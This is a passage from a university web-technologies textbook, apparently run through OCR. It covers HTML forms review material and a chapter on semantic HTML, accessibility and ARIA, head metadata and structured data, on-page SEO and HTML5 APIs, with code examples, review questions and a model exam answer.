- Choose the most specific input type; use `<textarea>`, `<select>` and `<datalist>` where appropriate; group radio buttons by `name`; and give check boxes and radio buttons values.
- Every control needs a `<label>`; related controls belong in a `<fieldset>` with a `<legend>`. Placeholders are not labels.
- Validation attributes give instant feedback, but every value must be validated again on the server.
- File uploads need POST and `enctype="multipart/form-data"`.
- `<video>` and `<audio>` play media natively, with multiple sources and captions; `<iframe>` embeds other pages and needs a `title`.
- `srcset`/`sizes` and `<picture>` let the browser choose the best image for each screen.

Key Terms

table
caption
thead / tbody / tfoot
th
scope
colspan
rowspan
form
action
method
name attribute
query string
URL encoding
label
input type
placeholder
textarea
select
option
datalist
check box
radio button
fieldset
legend
button
disabled
readonly
autocomplete
inputmode
required
pattern
novalidate
:invalid
server-side validation
multipart/form-data
video
audio
source
track

WebVTT	responsive images	picture
iframe	srcset	
sandbox	sizes	

Review Questions

1. Why is it wrong to use tables for page layout? What should be used instead?
2. Explain the purpose of `<caption>`, `<thead>` and the `scope` attribute.
3. Write a table with a heading row and three data rows in which one cell spans two columns and another spans two rows.
4. Explain exactly what the browser sends when a form is submitted with GET and with POST. When should each be used?
5. What are the two ways of associating a label with a control? Why do labels matter?
6. What is the difference between check boxes and radio buttons, and how is each group sent to the server?
7. Name six HTML5 input types and describe what each adds.
8. Why is client-side validation not sufficient? Give an example of an attack that bypasses it.
9. What two attributes must a form have to upload files, and why?
10. Explain how `srcset` and `sizes` allow a browser to choose an image.

Exam-Style Questions

1. **[6 marks]** Write an HTML form for a library membership application that collects name, student ID (exactly seven digits), e-mail, department (drop-down list), membership type (radio buttons: Regular or Premium), and a photo upload. Use appropriate labels, grouping and validation.
2. **[4 marks]** Show the HTTP request sent when a search form with fields `q` and `sort` is submitted using GET, and then using POST.
3. **[4 marks]** Write the HTML for a table showing the marks of three students in two courses, with a caption and correctly scoped header cells.
4. **[3 marks]** Explain the role of `<source>` and `<track>` inside `<video>`.

Model answer to Question 1.

HTML

```
<form action="/library/apply" method="post" enctype="multipart/form-data">
  <fieldset>
    <legend>Applicant</legend>
    <label for="name">Full name</label>
    <input type="text" id="name" name="name" required autocomplete="name">
    <label for="sid">Student ID</label>
    <input type="text" id="sid" name="student_id" required pattern="[0-9]{7}"
    ↪ inputmode="numeric">
```

```
    <label for="email">E-mail</label>
    <input type="email" id="email" name="email" required>
    <label for="dept">Department</label>
    <select id="dept" name="dept" required>
      <option value="">-- choose --</option>
      <option value="cse">CSE</option> <option value="eee">EEE</option> <option
    ↪ value="bba">BBA</option>
    </select>
  </fieldset>
  <fieldset>
    <legend>Membership type</legend>
    <label><input type="radio" name="type" value="regular" checked> Regular</label>
    <label><input type="radio" name="type" value="premium"> Premium</label>
  </fieldset>
  <label for="photo">Photo (JPEG/PNG)</label>
  <input type="file" id="photo" name="photo" accept="image/jpeg, image/png" required
    ↪ >
  <button type="submit">Apply</button>
</form>
```

Key points for the marks: `method="post"` and `enctype="multipart/form-data"` because of the upload; every control has a `name` and a `<label>`; radio buttons share one name and have values; the student ID uses `pattern`; and fieldsets group related controls.

Answers to Check Your Understanding

1. Nothing: controls without a `name` are not included in the submitted data.
2. Radio buttons with the same `name` form one group.
3. Nothing at all; the server sees the field as missing.
4. Because a `<button>` inside a form defaults to `type="submit"`, so clicking it would submit the form.

CHAPTER 7

Semantic HTML, Accessibility, Metadata and HTML5 APIs

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain what semantic HTML is and why it matters for accessibility, search engines and maintenance;
- structure a page with the landmark elements `<header>`, `<nav>`, `<main>`, `<article>`, `<section>`, `<aside>` and `<footer>`, and choose correctly between `<article>`, `<section>` and `<div>`;
- use the other semantic elements, including `<figure>`, `<time>`, `<details>`, `<dialog>`, `<progress>` and `<meter>`;
- make pages accessible to keyboard and screen-reader users, and apply ARIA correctly and sparingly;
- write the metadata in `<head>` that controls encoding, mobile rendering, search results and social-media previews, and add structured data;
- apply on-page SEO techniques using HTML;
- describe the main HTML5 APIs, including canvas, SVG, geolocation, web storage, drag and drop, web workers, WebSockets and service workers;
- follow HTML best practices and avoid the common mistakes.

A page built only from `<div>` and `<span>` elements can look perfect. But appearance is only what *sighted people using a mouse* experience. Browsers, screen readers, search engines, voice assistants, reading modes and social networks all read the *markup*, and they can only understand what the markup tells them. This chapter is about writing HTML that means something — and about the metadata and APIs that make HTML a platform for applications.

7.1 Semantic HTML

Definition — Semantic HTML

Semantic HTML is the practice of choosing elements for the *meaning* of their content rather than for their appearance: `<nav>` for navigation, `<button>` for a button, `<h2>` for a section heading, `<table>` for tabular data.

HTML | Non-semantic versus semantic

```html
<!-- Non-semantic: only CSS classes hint at the meaning -->
<div id="header">
  <div class="logo">Campus Tech Blog</div>
  <div class="menu"><div class="item" onclick="go('/')">Home</div></div>
</div>
<div class="post"><div class="post-title">Building an Accessible Portal</div> ...</
    ↪ div>

<!-- Semantic: the elements themselves carry the meaning -->
<header>
  <h1>Campus Tech Blog</h1>
  <nav><ul><li><a href="/">Home</a></li></ul></nav>
</header>
<article><h2>Building an Accessible Portal</h2> ...</article>
```

Both versions can be styled to look identical. The difference is in what programs can do with them:

Accessibility. A screen reader can list the landmarks ("banner, navigation, main") and headings of the semantic version and let the user jump straight to them. The fake menu item in the first version cannot be reached with the keyboard at all, because a `<div>` is not focusable, and it is not announced as a link.

Search engines. Crawlers can identify the main content, the article's title and the navigation, and weight them appropriately.

Built-in behaviour. Real links and buttons work with the keyboard, can be opened in a new tab, and are handled by browser features such as reader mode and translation.

Maintainability. The code documents itself. A new developer immediately sees the structure.

The rule of the right element

Before writing `<div>` or `<span>`, ask: "is there an element that means this?". Something that navigates to another page is a link (`<a>`); something that performs an action is a `<button>`; a group of navigation links is a `<nav>`; a heading is `<h1>`–`<h6>`. Use `<div>` only when no element fits — typically as a wrapper for layout.

7.2 Page Structure: The Landmark Elements

HTML5 introduced elements that describe the regions of a page. Assistive technologies expose them as **landmarks** that users can jump between.

`<header>` Introductory content for the page or for a section: typically a logo, the site name and the main navigation. An `<article>` can have its own header containing its title and date.

`<nav>` A block of *major* navigation links: the main menu, a table of contents, breadcrumbs, pagination. Not every group of links is a `<nav>` — a few links in a footer need not be. If a page has several, distinguish them with `aria-label`, e.g. `<nav aria-label="Main">` and `<nav aria-label="Breadcrumb">`.

`<main>` The dominant content of the page — what is unique to this page, excluding headers, footers and sidebars repeated across the site. There must be only one visible `<main>` per page. "Skip to main content" links point to it.

`<article>` A self-contained composition that would make sense on its own if it were taken out of the page: a blog post, news story, product card, forum post or comment.

`<section>` A thematic grouping of content, usually with a heading: the chapters of a long article, or the "Features", "Pricing" and "Contact" parts of a landing page.

`<aside>` Content only indirectly related to the main content: a sidebar, related links, a glossary box, advertising.

`<footer>` Closing information for the page or section: copyright, contact details, secondary links, author information. `<address>` marks up contact information for the page or article.

HTML | semantic-page.html

```
<body>
  <header>
    <h1>Campus Tech Blog</h1>
    <nav aria-label="Main">
      <ul>
        <li><a href="/">Home</a></li>          <li><a href="/tutorials">Tutorials</a
    ↪ ></li>
        <li><a href="/projects">Projects</a></li> <li><a href="/about">About</a></li
    ↪ >
      </ul>
    </nav>
  </header>
  <main>
    <article>
      <h2>Building an Accessible Result Portal</h2>
      <p>By Ayesha Siddiqua &middot; <time datetime="2026-09-20">20 September 2026</
    ↪ time></p>
      <section>
        <h3>The problem</h3>
        <p>Students using screen readers could not find their grades.</p>
      </section>
      <section>
        <h3>Our solution</h3>
        <p>Semantic markup, labelled forms and a keyboard-friendly table.</p>
      </section>
    </article>
    <aside>
      <h2>Related</h2>
      <ul><li><a href="/wcag">WCAG in 10 minutes</a></li><li><a href="/forms">Forms
    ↪ that work</a></li></ul>
    </aside>
  </main>
  <footer>
    <p>&copy; 2026 Dept. of CSE, BAIUST &middot; <a href="/privacy">Privacy</a></p>
  </footer>
```

```
32 </body>
```




Figure 7.1. The semantic page, with each landmark outlined and labelled by CSS for illustration.

7.2.1 Choosing between article, section and div

Students often find this choice confusing. Figure 7.2 gives a simple decision procedure. The




Figure 7.2. Choosing between `article`, `section` and `div`.

elements nest in both directions: a long `<article>` can be divided into `<section>`s, and a "Latest news" `<section>` can contain several `<article>`s.

7.2.2 Headings and the document outline

Headings, not sectioning elements, determine the outline that assistive technologies present. Each `<section>` and `<article>` should begin with a heading at the appropriate level. A browser

extension or the accessibility panel of the developer tools shows the outline; it should read like the table of contents of the page:

Text | The heading outline of the example page

```
h1 Campus Tech Blog
  h2 Building an Accessible Result Portal
    h3 The problem
    h3 Our solution
  h2 Related
```

7.3 Other Semantic Elements

Table 7.1. More semantic elements.

Element	Meaning and use
`<figure>`, `<figcaption>`	Self-contained illustration, diagram, code or quotation with its caption
`<time>`	A date or time; `datetime` gives a machine-readable value: `<time datetime="2026-10-05T10:00">5 Oct, 10 am</time>`
`<address>`	Contact information for the page or article
`<mark>`	Text highlighted for relevance, such as search terms in results
`<abbr>`	Abbreviation, with the expansion in `title`
`<details>`, `<summary>`	A disclosure widget: the summary is always visible; the rest opens and closes when clicked, with no JavaScript. Ideal for FAQs
`<dialog>`	A native dialog box or modal window, opened with JavaScript `showModal()`; it traps focus and closes with `Esc`
`<progress>`	Progress of a task (upload, completion)
`<meter>`	A measurement within a known range (disk usage, a score)
`<output>`	The result of a calculation in a form
`<data>`	A value with a machine-readable equivalent: `<data value="8801">Ruby Mouse</data>`

HTML | interactive.html (extract)

```html
<details open>
  <summary>When is the lab report due?</summary>
  <p>Lab reports are due one week after the lab session, before 11:59 pm.</p>
</details>
<details>
  <summary>Can I submit late?</summary>
  <p>Late submissions lose 10% per day.</p>
</details>

<label for="p1">Course completed:</label>
<progress id="p1" value="62" max="100">62%</progress>
<label for="m1">Disk usage:</label>
<meter id="m1" value="0.82" low="0.6" high="0.8" optimum="0.2">82%</meter>
```




Figure 7.3. `details`/`summary`, `progress` and `meter` work without any JavaScript.

HTML | A native modal dialog

```
<button type="button" id="open">Delete account</button>
<dialog id="confirm" aria-labelledby="dlg-title">
  <h2 id="dlg-title">Delete your account?</h2>
  <p>This cannot be undone.</p>
  <form method="dialog">                <!-- submitting closes the dialog -->
    <button value="cancel">Cancel</button>
    <button value="delete">Delete</button>
  </form>
</dialog>
<script>
  document.getElementById('open').addEventListener('click',
      () => document.getElementById('confirm').showModal());
</script>
```

For years, developers built modal windows from `<div>` elements and hundreds of lines of JavaScript, often forgetting to move keyboard focus into the dialog or to close it with `Esc`. The native `<dialog>` does all this correctly by default — a good example of why using the platform's own elements produces better results with less code.

✔ Check Your Understanding

1. How many `<main>` elements may a page have?
2. A news site's home page lists ten stories, each with a headline, summary and image. Which element should wrap each story, and why?
3. What does `<details>` provide that a `<div>` does not?

7.4 Accessibility in HTML

Chapter 2 introduced web accessibility and the four WCAG principles: content must be *perceivable*, *operable*, *understandable* and *robust*. Most accessibility is achieved simply by writing correct, semantic HTML. This section collects the practical techniques.

7.4.1 How assistive technology uses HTML

A **screen reader** (NVDA and JAWS on Windows, VoiceOver on Apple devices, TalkBack on Android) does not read pixels. The browser builds an **accessibility tree** from the DOM, in which every meaningful node has a *role* (link, button, heading level 2, checkbox), a *name* (its text, label or `alt`) and a *state* (checked, expanded, disabled). The screen reader reads this tree aloud and lets the user navigate it: by headings, by landmarks, by links, by form fields. If your markup does not produce correct roles, names and states, the page is broken for these users, however good it looks.

7.4.2 Keyboard accessibility

Many people cannot use a mouse: people with motor impairments, blind users, and power users who prefer the keyboard. Every interactive feature must work with the keyboard alone.

- `Tab` and `Shift`+`Tab` move between focusable elements; `Enter` activates links and buttons; `Space` toggles check boxes and presses buttons; arrow keys move within radio groups and menus.
- Native `<a>`, `<button>`, `<input>`, `<select>` and `<textarea>` are focusable and keyboard-operable automatically. A `<div>` with a click handler is not.
- Keep the visible focus indicator (the outline around the focused element). Never remove it with `outline: none` without providing an equally visible replacement.
- The tab order follows the source order, so write the HTML in a logical order. Avoid positive `tabindex` values, which create confusing orders.
- Provide a *skip link* as the first focusable element, so keyboard users can bypass the navigation on every page:

HTML | A skip link

```
<a class="skip-link" href="#content">Skip to main content</a>
...
<main id="content"> ... </main>
```

(CSS hides the skip link off-screen until it receives focus.)

7.4.3 ARIA

WAI-ARIA (Accessible Rich Internet Applications) is a set of attributes that add roles, names and states to elements when HTML alone cannot express them — for example in custom widgets built with JavaScript.

Table 7.2. Frequently used ARIA attributes.

Attribute	Purpose and example
`aria-label`	Gives an accessible name when there is no visible text: `<button aria-label="Close">×</button>`
`aria-labelledby`	Uses another element's text as the name (e.g. a dialog's heading)
`aria-describedby`	Links extra description, such as a hint or error message, to a control
`aria-expanded`	State of a collapsible element: `true` or `false` (menu toggles)
`aria-current`	Marks the current item in a set: `aria-current="page"` in navigation
`aria-hidden="true"`	Hides decorative content (icon fonts, duplicated text) from assistive technology
`aria-live`	Announces changes to a region, e.g. "3 items in cart", without moving focus
`role`	Overrides the element's role: `role="alert"`, `role="tablist"`

The first rule of ARIA

"If you can use a native HTML element with the semantics and behaviour you require, do so, instead of re-purposing an element and adding an ARIA role." `<div role="button">` is *not* a button: it still is not focusable and does not respond to `Enter` or `Space` unless you add all of that with `tabindex` and JavaScript. `<button>` does it all for free. Incorrect ARIA is worse than none, because it makes assistive technology announce things that are not true.

7.4.4 An accessibility checklist for HTML

1. Set `lang` on `<html>`; give every page a unique `<title>`.
2. Use landmarks and a logical heading hierarchy with one `<h1>`.
3. Give every informative image meaningful `alt` text; decorative images `alt=""`.
4. Give every form control a `<label>`; group related controls with `<fieldset>` and `<legend>`; link hints and errors with `aria-describedby`.
5. Use `<a>` for navigation and `<button>` for actions; make link text descriptive.
6. Ensure everything works with the keyboard and the focus is visible.
7. Provide captions for video and transcripts for audio.
8. Do not convey information by colour alone ("required fields are red").
9. Ensure sufficient colour contrast: at least 4.5:1 for normal text (Chapter 13).
10. Test: navigate with the keyboard only, run the Lighthouse or axe accessibility audit, and try a screen reader.

Real-World Case: A result portal that blind students could not use

Scenario. A university publishes semester results through a web portal. Two visually impaired students report that they cannot find their grades.

Problem. The "View result" control is a `<div>` with a click handler; the ID field has only a placeholder; the results are laid out with `<div>` elements styled to look like a table; and the student's photograph has `alt="image"`.

Analysis. The screen reader never reaches the "button" with `Tab`. The ID field is announced as "edit text", with no name. The "table" is read as a stream of unrelated numbers, so the student cannot tell which grade belongs to which course.

Solution. Replace the `<div>` with `<button type="submit">`; add `<label for="sid">`; mark up the results as a `<table>` with a `<caption>` and `<th scope="col">` headers ("Course code, Course title, Credits, Grade"); use `alt=""` for the decorative photo or a meaningful name for an identifying one.

Lesson. Accessibility is mainly a matter of using the right HTML. The fix took an afternoon; it also made the portal work better for keyboard users and on phones. In many countries accessibility of public and educational websites is also a legal requirement.

7.5 Metadata in the Head

Metadata is data about the document. It lives in `<head>`, is not displayed in the page, and is read by browsers, search engines and social networks.

7.5.1 Essential meta elements

HTML | A well-equipped head

```
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>HTML Forms Guide | TechLearn BD</title>
  <meta name="description" content="Learn to build accessible, validated HTML forms
    ↪ with labels,
      fieldsets and HTML5 input types. Examples and exercises included.">
  <link rel="canonical" href="https://techlearn.example/html/forms">
  <meta name="robots" content="index, follow">
  <meta name="theme-color" content="#1e3a5f">
  <link rel="icon" href="/favicon.svg" type="image/svg+xml">
  <link rel="apple-touch-icon" href="/apple-touch-icon.png">
  <link rel="stylesheet" href="/css/style.css">
  <script src="/js/main.js" defer></script>
</head>
```

➤ How it works

`charset` Must be within the first 1024 bytes of the file, so put it first.

`viewport` `width=device-width` makes the layout viewport as wide as the device; `initial-scale=1` sets 100 % zoom. Do not add `user-scalable=no` or `maximum-scale=1`: preventing zoom harms users with low vision.

`<title>` Shown in tabs and as the headline of search results. Aim for 50–60 characters, with the main topic first and the site name last, and make every page's title unique.

`description` Often shown as the snippet under the title in search results. It does not directly affect ranking, but a clear, accurate summary of 120–160 characters makes people more

likely to click. Write a unique one for each page.

`canonical` When the same content is available at several URLs (with tracking parameters, with and without `www`), tells search engines which URL is the main one, so ranking is not split between duplicates.

`robots` Controls indexing of the page: `noindex` keeps it out of search results (useful for internal search pages or thank-you pages); `nofollow` asks crawlers not to follow its links.

`theme-color` Colours the browser's interface on some mobile browsers.

`icon` The favicon shown in tabs and bookmarks.

Style sheets and scripts Style sheets are linked in the head so the page is styled before it is displayed. Scripts in the head should use `defer`, so they download in parallel and run after the document is parsed instead of blocking it (Chapter 16).

The `keywords` meta element (`<meta name="keywords" …>`) was once used by search engines, but was abused so heavily that Google and Bing now ignore it. Do not spend time on it.

7.5.2 Social media previews: Open Graph and Twitter Cards

When a link is shared on Facebook, LinkedIn, WhatsApp or X, the platform fetches the page and builds a preview card from **Open Graph** meta elements.

HTML | Open Graph and Twitter Card metadata

```
<meta property="og:type" content="article">
<meta property="og:title" content="HTML Forms Guide: Accessible and Validated">
<meta property="og:description" content="Build forms everyone can use, with examples
    ↪ .">
<meta property="og:image" content="https://techlearn.example/img/og-forms.jpg">
<meta property="og:url" content="https://techlearn.example/html/forms">
<meta property="og:site_name" content="TechLearn BD">
<meta name="twitter:card" content="summary_large_image">
```

Without these elements, platforms guess — often picking an irrelevant image or none at all. The image should be about 1200 × 630 pixels and must use an absolute URL.

7.5.3 Structured data

Structured data describes the content of a page in a standard, machine-readable vocabulary (`https://schema.org`), usually as a JSON-LD script. Search engines use it to show *rich results*: star ratings, prices, event dates, course details, FAQ entries and breadcrumbs directly in the results page.

HTML | JSON-LD structured data for a course

```
<script type="application/ld+json">
{
  "@context": "https://schema.org",
  "@type": "Course",
  "name": "Web Technologies",
```

```
  "description": "HTML, CSS, JavaScript, PHP and Laravel, from fundamentals to
    ↪ full-stack systems.",
  "provider": {
    "@type": "CollegeOrUniversity",
    "name": "Bangladesh Army International University of Science and Technology",
    "sameAs": "https://www.baiust.ac.bd"
  }
}
</script>
```

Common types include `Article`, `Product`, `Event`, `FAQPage`, `BreadcrumbList`, `LocalBusiness` and `Course`. Google's Rich Results Test checks whether the markup is valid.

7.6 On-Page SEO with HTML

Chapter 4 described technical SEO. **On-page SEO** concerns the content and markup of each page, and is largely a matter of good HTML.

1. **A descriptive, unique `<title>`** with the main keyword near the start: `<title>HTML Forms Guide | TechLearn BD</title>`, not `<title>Home</title>`.
2. **One `<h1>`** that states the topic of the page and matches the title's intent, followed by a logical hierarchy of `<h2>` and `<h3>` headings that naturally include related terms.
3. **Meaningful content first.** Semantic elements help crawlers find the main content in `<main>` and `<article>`.
4. **Descriptive `alt` text** for images, which also makes them findable in image search.
5. **Descriptive link text** and sensible internal linking between related pages.
6. **Clean, readable URLs**: `/html/forms-guide` rather than `/page.php?id=372`.
7. **A meta description** for each page, and **canonical URLs** for duplicate content.
8. **Fast, mobile-friendly pages** (Chapters 11 and 33).

✗ Common Mistake

Wrong. Repeating keywords unnaturally: `alt="html course html tutorial best html bangladesh html"`, or hiding lists of keywords in white text.

Why it fails. Search engines detect *keyword stuffing* and demote the page; it also makes the page unpleasant for real readers and screen-reader users.

Correct. Write for people: clear headings, useful content and accurate descriptions. Good SEO and good accessibility point in the same direction.

7.7 HTML5 APIs

HTML5 was not only new elements. It also defined a large set of JavaScript **APIs** (application programming interfaces) that turned the browser into an application platform. You will use several of them in Part IV; this section is an overview.

7.7.1 Graphics: canvas and SVG

HTML | graphics.html (extract)

```
<canvas id="chart" width="280" height="180">A bar chart of enrolment by year.</
    ↪ canvas>
<script>
  const ctx = document.getElementById('chart').getContext('2d');
  const data = [120, 150, 175, 210];
  data.forEach((v, i) => {
    ctx.fillStyle = '#d35400';
    ctx.fillRect(30 + i * 62, 160 - v * 0.6, 40, v * 0.6);   // x, y, width, height
  });
</script>

<svg width="280" height="180" viewBox="0 0 280 180" role="img" aria-label="A circle
    ↪ and a square">
  <circle cx="70" cy="80" r="50" fill="#2c7fb8"/>
  <rect x="150" y="30" width="100" height="100" rx="10" fill="#0e7c66"/>
  <text x="140" y="165" text-anchor="middle">Vector shapes</text>
</svg>
```




Figure 7.4. A bar chart drawn on a `canvas` and shapes described in `svg`.

Table 7.3. Canvas compared with SVG.

Aspect	<canvas>	<svg>
Model	A bitmap: JavaScript paints pixels, then forgets the shapes	Vector shapes that remain in the DOM as elements
Scaling	Blurs when enlarged	Sharp at any size
Interaction	You must calculate which shape was clicked	Each shape can have event handlers and CSS
Accessibility	Needs fallback content or ARIA	Text is real text; can have titles and roles
Performance	Excellent for thousands of moving objects	Slows down with very many elements
Best for	Games, image editing, dense data visualisation	Icons, logos, diagrams, interactive charts

7.7.2 Other APIs

Web Storage. `localStorage` stores key–value strings in the browser permanently (until cleared); `sessionStorage` keeps them until the tab is closed. Typical uses are saving a theme preference or a draft. Storage is readable by any script on the page, so never store passwords or session tokens there (Chapter 22).

JavaScript

```
localStorage.setItem('theme', 'dark');
const theme = localStorage.getItem('theme');     // "dark", even after a
    ↪ restart
```

Geolocation. `navigator.geolocation.getCurrentPosition()` asks the user's permission and returns latitude and longitude — for maps, delivery addresses or "find the nearest branch". It works only on HTTPS pages.

Drag and Drop. The `draggable` attribute and events such as `dragstart` and `drop` implement dragging items between lists or dropping files onto an upload area.

Web Workers. Run JavaScript in a background thread, so heavy calculations do not freeze the page (Chapter 16).

WebSockets. A persistent, two-way connection between browser and server, so the server can push data instantly: chat, live scores, collaborative editing, notifications (Chapter 34).

Service Workers. A script that sits between the page and the network, able to cache resources and serve them offline. Service workers are the basis of *progressive web apps* (PWAs), which can be installed like native apps and work without a connection.

Media and device APIs. Access to the camera and microphone (`getUserMedia`), notifications, the clipboard, vibration, full-screen mode and more — most requiring the user's permission and a secure (HTTPS) context.

7.8 Best Practices and Common Mistakes

Chapter Summary

- Semantic HTML chooses elements for meaning. It improves accessibility, search visibility, built-in behaviour and maintainability, at no cost.
- Structure pages with `<header>`, `<nav>`, `<main>` (one per page), `<article>` (self-contained), `<section>` (thematic, with a heading), `<aside>` and `<footer>`. Headings define the outline.
- Elements such as `<figure>`, `<time>`, `<details>`, `<dialog>`, `<progress>` and `<meter>` provide meaning and behaviour without JavaScript.
- Screen readers use the accessibility tree of roles, names and states built from your HTML. Make everything keyboard-operable, keep focus visible, provide skip links, and use ARIA only when no native element fits.
- The head contains charset, viewport, title, description, canonical, robots, icons, style sheets and deferred scripts; Open Graph controls social previews; JSON-LD structured data enables rich results.

Table 7.4. Common HTML mistakes and their fixes.

Mistake	Better practice
Missing doctype, `lang`, charset or viewport	Start every page from the complete boilerplate
Choosing headings by size; skipping levels; several `<h1>`s used for styling	One `<h1>`, logical hierarchy, size set in CSS
Everything in `<div>`s	Landmarks and semantic elements; `<div>` only for layout
Clickable `<div>`s and `<span>`s	`<a>` for navigation, `<button>` for actions
Images without `alt`; "image of ..."; keyword-stuffed `alt`	Concise, meaningful `alt`; `alt=""` for decoration
Placeholders instead of labels	A `<label>` for every control
Tables for layout	CSS Grid and Flexbox
` ` and ` ` for spacing	CSS margin and padding
Inline `style` attributes everywhere	External style sheets and classes
Presentational elements and attributes (`<font>`, `<center>`, `bgcolor`)	CSS
Duplicate `id` values	Unique IDs; classes for repeated items
Never validating	Validate with the Nu HTML Checker; audit with Lighthouse

- On-page SEO rests on unique titles, one clear `<h1>`, logical headings, descriptive `alt` and link text, clean URLs and fast, mobile-friendly pages.
- HTML5 APIs — canvas, SVG, storage, geolocation, drag and drop, workers, WebSockets and service workers — make the browser an application platform.

Key Terms

semantic HTML
landmark
header
nav
main
article
section
aside
footer
document outline
figure
time
details / summary
dialog
progress
meter
screen reader
accessibility tree
role
accessible name
keyboard accessibility
focus indicator
skip link
WAI-ARIA
aria-label
aria-live
metadata
meta description
canonical URL
robots meta
favicon
Open Graph
structured data
JSON-LD
schema.org
rich results
on-page SEO
keyword stuffing
canvas
SVG
Web Storage
Geolocation API
Web Worker
WebSocket
service worker
PWA

Review Questions

1. Give four benefits of semantic HTML, with an example of each.
2. Explain the purpose of each landmark element, and state which may appear more than once.
3. Explain the difference between `<article>` and `<section>`, with an example where each contains the other.
4. What is the accessibility tree? What three pieces of information does it hold for each element?
5. Why is `<div onclick="…">Save</div>` inaccessible? How should it be written?
6. State the first rule of ARIA and explain why it exists.
7. Describe the purpose of the viewport, description, canonical and robots meta elements.
8. What are Open Graph tags, and what happens if a page does not have them?
9. What is structured data, and how does it benefit a website?
10. Compare canvas and SVG, and give an appropriate use for each.

Exam-Style Questions

